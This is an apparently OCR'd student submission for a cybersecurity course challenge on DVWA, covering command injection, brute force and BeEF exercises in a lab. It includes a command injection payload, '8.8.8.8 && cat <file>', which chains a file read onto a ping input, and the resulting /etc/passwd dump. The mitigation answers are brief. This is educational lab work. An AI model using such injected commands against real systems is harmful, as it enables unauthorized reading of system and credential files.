Cybersecurity

Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities


Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

it


sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
168.13.25/setup.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:56:34 +0000] "POST /login.php HTTP/1.1" 302 337 "http://192.168.13.25/login.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:56:34 +0000] "GET /index.php HTTP/1.1" 200 2962 "http://192.168.13.25/login.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:57:06 +0000] "GET /vulnerabilities/exec/ HTTP/1.1" 200 1657 "http://192.168.13.25/index.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:57:06 +0000] "GET //dvwa/js/add_event_listeners.js HTTP/1.1" 200 625 "http://192.168.13.25/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:57:14 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1887 "http://192.168.13.25/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:58:06 +0000] "-" 408 0 "-" "-"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:58:22 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1880 "http://192.168.13.25/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:59:13 +0000] "-" 408 0 "-" "-"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:59:38 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 2255 "http://192.168.13.25/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
dvwa | 192.168.13.1 - - [21/Jul/2023:16:59:40 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 2277 "http://192.168.13.25/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"
Vulnerability: Command I
Not secure | 192.168.13.25/vulnerabilities/exec/#
MegaCorpOn...
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Ping a device
Enter an IP address:
Submit
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=115 time=25.804 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=28.398 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=48.742 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=27.077 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 25.804/32.505/48.742/9.419 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false





```
8.8.8.8 && cat <file>
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
To mitigate this issue, user inputs should be monitored and sanitized.
Disallowing script like language, and commands.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:




Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Improving password security, making them longer and more complex would help
mitigate this issue. Multi factor authentication would also decrease this
risk.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



Write two or three sentences outlining mitigation strategies for this vulnerability:

```
To mitigate this issue, user inputs should be monitored and sanitized.
Disallowing script like language, and commands.
```